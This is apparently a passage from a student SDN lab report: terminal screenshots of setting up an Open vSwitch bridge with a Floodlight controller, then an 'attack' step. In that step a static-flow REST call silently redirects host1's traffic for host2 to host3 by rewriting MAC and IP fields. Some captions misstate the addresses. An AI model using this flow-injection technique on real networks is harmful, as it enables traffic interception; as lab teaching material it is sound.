Topology View List View Manifest Graphs Controller x Controller x Switch x
lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0

        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0

        collisions:0 txqueuelen:0  ped:0 overruns:0 carrier:0
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

switch:~> sudo ovs-vsctl add-port br0 eth2
ovs-vsctl: Port does not contain a column whose name matches "ovs-vsctl"

ovs-vsctl: cannot create a bridge named br0 because a bridge named br0 already exists
switch:~> sudo ovs-vsctl add-port br0 eth2

switch:~> sudo ovs-vsctl add-port br0 eth3
switch:~> sudo ovs-vsctl add-port br0 eth4

switch:~> █
```

Fig 36: The three ports are added to the bridge. The commands used are – “sudo ovs-vsctl add-port br0 eth2”, “sudo ovs-vsctl add-port br0 eth3”, “sudo ovs-vsctl add-port br0 eth4”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
RX packets:47 errors:0 dropped:0 overruns:0 frame:0
TX packets:20 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:3816 (3.8 KB)  TX bytes:2664 (2.6 KB)

lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

switch:~> sudo ifconfig eth2 0
switch:~> sudo ifconfig eth3 0
switch:~> sudo ifconfig eth4 0
switch:~> █
```

Fig 37: IP addresses on those interfaces are removed using “sudo ifconfig eth2 o”, “sudo ifconfig eth3 o” and “sudo ifconfig eth4 o” respectively.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x
collisions:0 txqueuelen:1000
RX bytes:3816 (3.8 KB) TX bytes:2664 (2.6 KB)

lo    Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING MTU:65536 Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

switch:~> sudo ifconfig eth2 0
switch:~> sudo ifconfig eth3 0
switch:~> sudo ifconfig eth4 0
switch:~> sudo ovs-vsctl set-controller br0 tcp:192.168.1.2:6653

switch:~> sudo ovs-vsctl set-controller br0 tcp:192.168.1.2:6653
switch:~>
```

Fig 38: Switch is pointed to the controller using “sudo ovs-vsctl set-controller br0 tcp:192.168.1.2:6653”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
host1:~> ping 10.0.0.2
```

Fig 39: Connections are checked by pinging from host1 to host2 using IP of host2 – “ping 10.10.10.2”.

Topology View List View Manifest Graphs Controller ^x Controller ^x Switch ^x Host1 ^x

```
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
host1:~> ping 10.0.0.2  
  
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.  
64 bytes from 10.0.0.2: icmp_seq=2 ttl=64 time=1.34 ms  
  
64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=1.06 ms  
64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=1.30 ms  
  
64 bytes from 10.0.0.2: icmp_seq=6 ttl=64 time=1.03 ms  
64 bytes from 10.0.0.2: icmp_seq=8 ttl=64 time=1.33 ms  
64 bytes from 10.0.0.2: icmp_seq=9 ttl=64 time=1.09 ms  
  
64 bytes from 10.0.0.2: icmp_seq=10 ttl=64 time=1.15 ms
```

Fig 40: Connection is set up and is working.

Topology View List View Manifest Graphs Controller ^x Controller ^x Switch ^x Host1 ^x

```
64 bytes from 10.0.0.2: icmp_seq=12 ttl=64 time=1.35 ms  
64 bytes from 10.0.0.2: icmp_seq=14 ttl=64 time=1.30 ms  
64 bytes from 10.0.0.2: icmp_seq=15 ttl=64 time=1.23 ms  
  
64 bytes from 10.0.0.2: icmp_seq=17 ttl=64 time=1.16 ms  
64 bytes from 10.0.0.2: icmp_seq=18 ttl=64 time=1.23 ms  
  
64 bytes from 10.0.0.2: icmp_seq=20 ttl=64 time=0.762 ms  
64 bytes from 10.0.0.2: icmp_seq=21 ttl=64 time=1.15 ms  
  
64 bytes from 10.0.0.2: icmp_seq=23 ttl=64 time=1.68 ms  
64 bytes from 10.0.0.2: icmp_seq=24 ttl=64 time=1.35 ms  
  
^C bytes from 10.0.0.2: icmp_seq=25 ttl=64 time=1.26 ms  
--- 10.0.0.2 ping statistics ---  
rtt min/avg/max/mdev = 0.762/37.788/914.856/179.030 msime 24040ms  
host1:~> ping 10.0.0.3
```

Fig 41: Connections are checked by pinging from host1 to host3 using IP of host3 – “ping 10.10.10.3”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x
64 bytes from 10.0.0.2: icmp_seq=23 ttl=64 time=1.68 ms
64 bytes from 10.0.0.2: icmp_seq=24 ttl=64 time=1.35 ms

^C bytes from 10.0.0.2: icmp_seq=25 ttl=64 time=1.26 ms
--- 10.0.0.2 ping statistics ---
rtt min/avg/max/mdev = 0.762/37.788/914.856/179.030 msime 24040ms
host1:~> ping 10.0.0.3

PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=32.1 ms

64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=1.10 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=1.09 ms

64 bytes from 10.0.0.3: icmp_seq=6 ttl=64 time=1.04 ms
64 bytes from 10.0.0.3: icmp_seq=7 ttl=64 time=1.34 ms

64 bytes from 10.0.0.3: icmp_seq=8 ttl=64 time=1.40 ms
```

Fig 42: Connection is set up and is working.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x
New release '16.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by

applicable law.
host2:~>
```

Fig 43: A shell for host2 is opened.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-33-generic x86_64)

* Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
host3:~>
```

Fig 44: A shell for host3 is opened.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
host2:~> sudo tcpdump -i eth1 -eenn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
Listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
```

Fig 45: To see what packets are showing up in this shell, the command “ sudo tcpdump -i eth1 -eenn” is used. We see rare ARP or LLDP packet here.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
host3:~> sudo tcpdump -i eth1 -eenn

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
17:59:03.103524 fe::ff:ff:ff:ff:ff > 33:33:00:00:00:02, ethertype IPv6 (0x86dd), length 70: fe80::fcff:ffff:feff:ffff > ff02::2: ICMP6, router solicitation, length 16
```

Fig 46: To see what packets are showing up in this shell, the command “ sudo tcpdump -i eth1 -eenn” is used. We see rare ARP or LLDP packet here.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
64 bytes from 10.0.0.3: icmp_seq=18 ttl=64 time=1.30 ms
64 bytes from 10.0.0.3: icmp_seq=19 ttl=64 time=1.43 ms

64 bytes from 10.0.0.3: icmp_seq=21 ttl=64 time=1.74 ms
64 bytes from 10.0.0.3: icmp_seq=22 ttl=64 time=1.30 ms

64 bytes from 10.0.0.3: icmp_seq=24 ttl=64 time=1.30 ms
^C

24 packets transmitted, 24 received, 0% packet loss, time 23039ms
rtt min/avg/max/mdev = 0.911/2.574/32.163/6.172 ms

PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.2: icmp_seq=1 ttl=64 time=57.5 ms

64 bytes from 10.0.0.2: icmp_seq=3 ttl=64 time=1.45 ms
64 bytes from 10.0.0.2: icmp_seq=4 ttl=64 time=1.29 ms

64 bytes from 10.0.0.2: icmp_seq=5 ttl=64 time=1.22 ms
```

Fig 47: host2 is pinged from host1 using the commend “ping 10.0.0.2”.

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x

```

17:59:45.932196 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 19, length 64
17:59:46.933157 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 20, length 64
17:59:46.933276 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 20, length 64
17:59:47.934279 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 21, length 64
17:59:47.934377 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 21, length 64
17:59:48.936585 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 22, length 64
17:59:48.936658 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 22, length 64
17:59:49.937557 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 23, length 64
17:59:49.937638 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 23, length 64
17:59:50.939682 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 24, length 64
17:59:50.939803 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 24, length 64
17:59:51.940746 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 25, length 64
17:59:51.940812 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 25, length 64
17:59:52.942623 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 26, length 64
17:59:52.942674 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 26, length 64
17:59:53.943985 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 27, length 64
17:59:53.944021 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 27, length 64
17:59:54.945993 02:94:80:bb:66:1f > 02:e1:ce:7a:ed:20, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.2: ICMP echo request, id 2157, seq 28, length 64
17:59:54.946034 02:e1:ce:7a:ed:20 > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.2 > 10.0.0.1: ICMP echo reply, id 2157, seq 28, length 64

```

Fig 48: We see that host2 has network traffic.

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x

```

0x0040: 1a23 5200 00 .#R....&.....
17:59:28.713840 02:44:e1:e6:9e:5d > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..

0x0040: 1a5e 0a00 00 .^.....&.....
17:59:43.946751 02:44:e1:e6:9e:5d > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..

0x0040: 1a99 8d00 00 .....&.....
17:59:58.977206 02:44:e1:e6:9e:5d > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....X...&..
0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..

0x0040: 1ad4 4500 00 ..E.....&.....

```

Fig 49: We also observe that there is not really any traffic at host3.

Step 5 : Cause an attack

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
switch:~> sudo ovs-vsctl set-controller br0 tcp:192.168.1.2:6653
switch:~> sudo ovs-ofctl show br0
OFPT_FEATURES_REPLY (xid=0x2): dpid:00008e2413207a4d
n_tables:254, n_buffers:256
capabilities: FLOW_STATS TABLE_STATS PORT_STATS QUEUE_STATS ARP_MATCH_IP
actions: OUTPUT SET_VLAN_VID SET_VLAN_PCP STRIP_VLAN SET_DL_SRC SET_DL_DST SET_NW_SRC SET_NW_DST SET_NW_TOS SET_TP_SRC SET_TP_DST ENQUEUE
1(eth2): addr:02:dc:80:ff:bb:a1
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
2(eth3): addr:02:97:e7:0f:6c:2e
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
3(eth4): addr:02:44:e1:e6:9e:5d
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
LOCAL(br0): addr:8e:24:13:20:7a:4d
```

Fig 50: To obtain DPID of the switch, in the switch shell “sudo ovs-ofctl show br0” is run. We see that DPID is 00008e2413207a4d.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x
1(eth2): addr:02:dc:80:ff:bb:a1
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
2(eth3): addr:02:97:e7:0f:6c:2e
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
3(eth4): addr:02:44:e1:e6:9e:5d
  config: 0
  state: 0
  speed: 0 Mbps now, 0 Mbps max
LOCAL(br0): addr:8e:24:13:20:7a:4d
  config: PORT_DOWN
  state: LINK_DOWN
  speed: 0 Mbps now, 0 Mbps max
OFPT_GET_CONFIG_REPLY (xid=0x4): frags=normal miss_send_len=0
switch:~> █
```

Fig 51: The complete result.


```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
* Documentation: https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Last login: Sun Apr  7 17:46:54 2019 from ops.emulab.net

controller:~> curl http://localhost:8080/wm/device/ | python -m json.tool

```

Fig 52: To obtain MAC addresses and IP addresses, the command “ curl http://localhost:8080/wm/device/ | python -m json.tool” is run on a new controller shell.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
100 1496 0 1496 0 0 11941 0 --:--:-- --:--:-- --:--:-- 12363
{
  "devices": [
    {
      "attachmentPoint": [
        {
          "port": "1",
          "switch": "00:00:8e:24:13:20:7a:4d"
        }
      ],
      "entityClass": "DefaultEntityClass",
      "ipv4": [
        "10.0.0.1"
      ],
      "ipv6": [],
      "lastSeen": 1554681620992,
      "mac": [
        "02:94:80:bb:66:1f"
      ],
    }
  ],
}

```

Fig 53: The MAC address, IP address and port of “10.10.10.1”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
{
  "attachmentPoint": [
    {
      "port": "2",
      "switch": "00:00:8e:24:13:20:7a:4d"
    }
  ],
  "entityClass": "DefaultEntityClass",
  "ipv4": [
    "10.0.0.2"
  ],
  "ipv6": [],
  "lastSeen": 1554681620988,
  "mac": [
    "02:e1:ce:7a:ed:20"
  ],
  "vlan": [
    "0x0"
  ]
},
```

Fig 54: The MAC address, IP address and port of “10.10.10.2”.

```
Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
},
{
  "attachmentPoint": [
    {
      "port": "3",
      "switch": "00:00:8e:24:13:20:7a:4d"
    }
  ],
  "entityClass": "DefaultEntityClass",
  "ipv4": [
    "10.0.0.3"
  ],
  "ipv6": [],
  "lastSeen": 1554681416443,
  "mac": [
    "02:cb:d6:6f:ee:3d"
  ],
  "vlan": [
    "0x0"
  ]
}
```

Fig 55: The MAC address, IP address and port of “10.10.10.3”.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
}
  "entityClass": "DefaultEntityClass",
  "ipv4": [],
  "ipv6": [
    "fe80::68:73ff:fea9:50f6"
  ],
  "lastSeen": 1554681952703,
  "mac": [
    "02:68:73:a9:50:f6"
  ],
  "vlan": [
    "0x0"
  ]
}
}
}
controller-> curl -X POST -d '{"switch":"8e:24:13:20:7a:4d","name":"flow-1","priority":"32768","in_port":"1","active":"true",
{"eth_type":"0x0800","eth_src":"02:94:80:bb:66:1f", "eth_dst":"02:e1:ce:7a:ed:20", "ipv4_sr
c":"10.0.0.1", "ipv4_dst":"10.0.0.2", "actions":{"set_field=eth_dst->02:cb:d6:6f:ee:3d,set_field=ipv4_dst->10.0.0.3,output=3"}}' http://localhost:8080/wm/staticflowpusher/json
{"status": "Entry pushed"}controller->

```

Fig 56: To redirect the packets to host3 the command “curl -X POST -d {“switch”:“8e:24:13:20:7a:4d”, “name”:“flow-1”, “priority”:“32768”, “in_port”:“1”, “active”:“true”, “eth_type”:“0x0800”, “eth_src”:“02:94:80:bb:66:1f”, “eth_dst”:“02:e1:ce:7a:ed:20”, “ipv4_src”:“10.0.0.1”, “ipv4_dst”:“10.0.0.2”, “actions”:“set_field=eth_dst->02:cb:d6:6f:ee:3d,set_field=ipv4_dst->10.0.0.3,output=3”}” http://localhost:8080/wm/staticflowpusher/json” is used.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
10      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
        UP LOOPBACK RUNNING  MTU:65536  Metric:1
        RX packets:0 errors:0 dropped:0 overruns:0 frame:0
        TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

host2:~> sudo tcpdump -i eth1 -eenn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
18:12:34.762051 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
    0x0000:  2000 0604 0002 0000 0207 048e 2413 207a  .....$.Z
    0x0010:  4d04 0302 0002 0602 0078 fe0c 0026 e100  M.....X...&..
    0x0020:  0000 8e24 1320 7a4d 1808 001c 1327 aac7  ...$.ZM.....'..
    0x0030:  ee89 e601 01fe 0c00 26e1 0100 0000 0000  .....&.....
    0x0040:  265c 8d00 00                                &\...

```

Fig 57: Packets being received by host2 before ping action.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
lo
  Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
  TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

host3:~> sudo tcpdump -i eth1 -eenn
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 65535 bytes
18:12:34.758448 02:44:e1:e6:9e:5d > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83:
    0x0000: 2000 0604 0002 0000 0207 048e 2413 207a .....$.z
    0x0010: 4d04 0302 0003 0602 0078 fe0c 0026 e100 M.....x...&..
    0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...$.zM.....'..
    0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000 .....&.....
    0x0040: 265c 8d00 00                                &\...

```

Fig 58: Packets being received by host3 before pinging action.

```

Topology View List View Manifest Graphs Controller x Controller x Switch x Host1 x Host2 x Host3 x Controller x
RX bytes:12754 (12.7 KB) TX bytes:12832 (12.8 KB)

lo
  Link encap:Local Loopback
  inet addr:127.0.0.1 Mask:255.0.0.0
  inet6 addr: ::1/128 Scope:Host
  UP LOOPBACK RUNNING MTU:65536 Metric:1
  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
  TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
  collisions:0 txqueuelen:0
  RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)

host1:~> ping 10.0.0.2
PING 10.0.0.2 (10.0.0.2) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=9.06 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=1.71 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=1.30 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=1.27 ms
64 bytes from 10.0.0.3: icmp_seq=5 ttl=64 time=1.66 ms

```

Fig 59: host2 is pinged by host1 using command “ping 10.10.10.2”.

Topology View	List View	Manifest	Graphs	Controller	Controller	Switch	Host1	Host2	Host3	Controller
<pre> 0x0040: 2b5c 8000 00 0\... 18:12:49.996098 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83: 0x0000: 2000 0604 0002 0000 0207 048e 2413 207a\$.z 0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&.. 0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...\$.zM.....'.. 0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000&..... 0x0040: 2698 0f00 00 &.... 18:13:05.030140 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83: 0x0000: 2000 0604 0002 0000 0207 048e 2413 207a\$.z 0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&.. 0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...\$.zM.....'.. 0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000&..... 0x0040: 26d2 c900 00 &.... 18:13:20.297437 02:97:e7:0f:6c:2e > ff:ff:ff:ff:ff:ff, ethertype Unknown (0x8942), length 83: 0x0000: 2000 0604 0002 0000 0207 048e 2413 207a\$.z 0x0010: 4d04 0302 0002 0602 0078 fe0c 0026 e100 M.....X...&.. 0x0020: 0000 8e24 1320 7a4d 1808 001c 1327 aac7 ...\$.zM.....'.. 0x0030: ee89 e601 01fe 0c00 26e1 0100 0000 0000&..... 0x0040: 270e 6a00 00 '.j.. </pre>										

Fig 60: We now see that, even after running the previous command, the packets are not reaching host2 even though the packets are intended to reach host2.

Topology View	List View	Manifest	Graphs	Controller	Controller	Switch	Host1	Host2	Host3	Controller
<pre> 18:13:35.646499 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 29, length 64 18:13:36.646618 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 30, length 64 18:13:36.646667 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 30, length 64 18:13:37.649707 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 31, length 64 18:13:37.649750 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 31, length 64 18:13:38.652014 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 32, length 64 18:13:38.652068 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 32, length 64 18:13:39.653343 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 33, length 64 18:13:39.653395 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 33, length 64 18:13:40.654690 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 34, length 64 18:13:40.654732 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 34, length 64 18:13:41.655776 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 35, length 64 18:13:41.655835 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 35, length 64 18:13:42.657639 02:94:80:bb:66:1f > 02:cb:d6:6f:ee:3d, ethertype IPv4 (0x0800), length 98: 10.0.0.1 > 10.0.0.3: ICMP echo request, id 2169, seq 36, length 64 18:13:42.657683 02:cb:d6:6f:ee:3d > 02:94:80:bb:66:1f, ethertype IPv4 (0x0800), length 98: 10.0.0.3 > 10.0.0.1: ICMP echo reply, id 2169, seq 36, length 64 